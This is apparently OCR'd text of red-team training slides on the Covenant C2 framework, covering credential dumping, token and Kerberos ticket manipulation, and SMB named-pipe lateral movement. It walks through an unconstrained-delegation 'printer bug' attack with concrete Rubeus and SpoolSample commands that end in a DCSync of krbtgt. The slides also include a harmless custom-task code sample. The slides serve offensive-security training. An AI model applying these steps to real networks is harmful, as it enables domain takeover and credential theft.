


Covenant Lab: Credential Management

- Capture Credentials
  - LogonPasswords
  - Rubeus dump
- Token Manipulation
  - MakeToken
  - ImpersonateProcess / ImpersonateUser
  - GetSystem
  - RevertToSelf
- Ticket Manipulation
  - Rubeus ptt


Covenant: Peer-To-Peer (P2P)

- Egress Protocol: HTTP
- P2P Protocol: SMB over named pipes




Covenant: Peer-To-Peer (P2P)

- A directed, acyclic graph (DAG) is created by the p2p network.
- The state of the Graph is maintained by Covenant
- Messages are recursively encrypted and crafted to navigate the Graph



Covenant: Peer-To-Peer (P2P)

- Grunts used named pipes to communicate over the SMB access protocol
- Be sure to change the default SMB pipe name! (gruntsvc)




Covenant Lab: P2P C2 / Lateral Movement

- P2P using SMB
  - Create SMB BinaryLauncher
    - Adjust pipe name
    - Each SMB Grunt must use a unique pipe name!
  - Upload and execute launcher
  - Connect
    - Connect <host_name> <pipe_name>
    - Can use 'localhost' as a Connect target!
- Navigate to the Graph view
  - Select your new SMB Grunt (green)
  - Click the Grunt name to interact with it
  - List out named pipes on your SMB Grunt to view Covenant named pipe
    - Powershell ls \\.\pipe\

Covenant Demo: Rubeus / Unconstrained Delegation

- Real world operations in Covenant
- Exploiting "Printer Bug"
  - Compromise unconstrained delegation server
  - Rubeus monitor /interval:5 /filteruser:DC01$
  - Trigger printer bug using SpoolSample/MS-RPRN.exe
    - May have to MakeToken + CreateProcessWithToken depending on user context
  - Use 'Rubeus ptt' to inject the captured ticket into memory
  - DCSync krbtgt account

Covenant: Creating/Editing Custom Tasks



Covenant: Creating/Editing Custom Tasks

Code

```
1  using System;
2  using System.IO;
3
4  public static class Task
5  {
6      public static string Execute(string Source, string Destination)
7      {
8          try
9          {
10             File.Copy(Source, Destination);
11             return "Successfully copied file from: " + Source + " to: " + Destination;
12         }
13         catch (Exception e) { return e.GetType().FullName + ": " + e.Message + Environment.NewLine + e.StackTrace
14     }
15
```

Edit Export


Covenant: Task Extendibility

- Custom Tasks
  - Name
  - Description
  - TokenTask
  - UnsafeCompile
  - ReferenceSourceLibraries
  - ReferenceAssemblies
- EmbeddedResources
- Options
  - Name
  - Description
  - Optional
- Help
- Code


Covenant Lab: Task Extendibility

- Create a "Move" command
  - Handle local or UNC paths
  - Bonus points: Handle files and directories
- Include ReferenceAssemblies
  - Mscorlib.dll (net35, net40)
  - System.dll (net35, net40)
  - System.Core.dll (net35, net40)
- Include two Options:
  - Source
  - Destination

Covenant: Creating/Editing Custom Profiles

